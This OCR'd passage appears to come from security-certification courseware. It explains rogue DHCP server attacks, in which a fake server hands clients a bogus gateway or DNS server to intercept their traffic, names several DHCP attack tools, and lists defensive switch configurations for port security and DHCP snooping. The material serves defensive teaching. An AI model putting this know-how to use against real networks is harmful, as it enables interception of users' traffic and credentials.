
Rogue DHCP Server Attack

1. The attacker sets up a **rogue DHCP server** on the network and responds to DHCP requests with bogus IP addresses resulting in compromised network access
2. This attack works in conjunction with the DHCP starvation attack; the attacker sends a **TCP/IP setting** to the user after knocking him/her out from the genuine DHCP server



DHCPDISCOVERY (IPv4) / SOLICIT (IPv6) (Broadcast)
DHCPOFFER (IPv4) / ADVERTISE (IPv6) (Unicast) from Rogue Server
DHCPREQUEST (IPv4) / REQUEST (IPv6) (Broadcast)
DHCPACK (IPv4) / REPLY (IPv6) (Unicast) from Rogue Server
1
2
3
4
User
DHCP Server
Attacker will listen in on all the traffic passing to or from the user
Internet
Rogue Server

```
IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2,
192.168.168.3
Lease Time: 2 days
```

By running a rough DHCP server, an attacker can send incorrect TCP/IP setting

Wrong Default Gateway → Attacker is the gateway

Wrong DNS server → Attacker is the DNS server

Wrong IP Address → DoS with spoofed IP

Rogue DHCP Server Attack

In addition to DHCP starvation attacks, an attacker can perform MITM attacks such as sniffing. An attacker who succeeds in exhausting the DHCP server's IP address space can set up a **rogue DHCP server** on the network, which is not under the control of the network administrator. The rogue DHCP server impersonates a legitimate server and offers IP addresses and other network information to other clients in the network, acting as a default gateway. Clients connected to the network with the addresses assigned by the rogue server will now become victims of MITM and other attacks, whereby packets forwarded from a client's machine will reach the rogue server first.

In a rogue DHCP server attack, an attacker will introduce a rogue server into the network. This rogue server can respond to clients' DHCP discovery requests. Although both the rogue and actual DHCP servers respond to the request, the client accepts the response that comes first. In the case where the rogue server responds earlier than the actual DHCP server, the client takes the response of the rogue server. The information provided to the clients by this rogue server can disrupt their network access, causing a DoS attack.

The DHCP response from the attacker's rogue DHCP server may assign the IP address that serves as a client's default gateway. As a result, the attacker's IP address receives all the traffic from the client. The attacker then captures all the traffic and forwards it to the appropriate default gateway. The client thinks that everything is functioning correctly. This type of attack is difficult for the client to detect for long periods.

Sometimes, the client uses a rogue DHCP server instead of the standard one. The rogue server directs the client to visit fake websites in an attempt to gain their credentials.

To mitigate a rogue DHCP server attack, set the connection between the interface and the rogue server as untrusted. This action will block all incoming DHCP server messages from that interface.


Wrong IP Address → DoS with spoofed IP

Figure 8.29: Rogue DHCP server attack

DHCP Attack Tools

Some additional DHCP attack tools are listed below:

- mitm6 (*https://github.com*)
- DHCPwn (*https://github.com*)
- DHCPig (*https://github.com*)



How to Defend Against DHCP Starvation and Rogue Server Attacks

- **Enable port security** to defend against DHCP starvation attacks
    - Configuring the MAC limit on the switch's edge ports drops the packets from further MACs once the limit is reached

IOS Switch Commands


- `switchport port-security`
- `switchport port-security maximum 1`
- `switchport port-security violation restrict`
- `switchport port-security aging time 2`
- `switchport port-security aging type inactivity`
- `switchport port-security mac-address sticky`

- Enable **DHCP snooping**, which allows the switch to accept a DHCP transaction directed from a trusted port

IOS Global Commands

- `ip dhcp snooping` → this turns on DHCP snooping
- `ip dhcp snooping vlan 4,104` → this configures VLANs to snoop
- `ip dhcp snooping trust` → this configures interface as trusted

Note: All ports in the VLAN are not trusted by default



How to Defend Against DHCP Starvation and Rogue Server Attacks (Cont'd)

MAC Limiting Configuration on Juniper Switches

- `set interface ge-0/0/1 mac-limit 3 action drop`
- `set interface ge-0/0/2 mac-limit 3 action drop`
- `show`

```
interface ge-0/0/1.0 {
mac-limit 3 action drop;
}
interface ge-0/0/2.0 {
mac-limit 3 action drop;
}
```

- `show ethernet-switching table`

Configuring DHCP Filtering on a Switch

- Enable DHCP filtering for the switch:

```
config
<IP address> dhcp filter
exit
exit
```

- Enable DHCP filtering for an interface:

```
config
interface 0/11
<IP address> dhcp filter trust
exit
exit
```

- Show the DHCP filtering configuration:

```
show <IP address> dhcp filtering
```

How to Defend Against DHCP Starvation and Rogue Server Attacks

Defend Against DHCP Starvation

Enable port security to defend against a DHCP starvation attack. Port security limits the maximum number of MAC addresses on the switch port. When the limit is exceeded, the switch drops subsequent MAC address requests (packets) from external sources, which safeguards the server against a DHCP starvation attack.

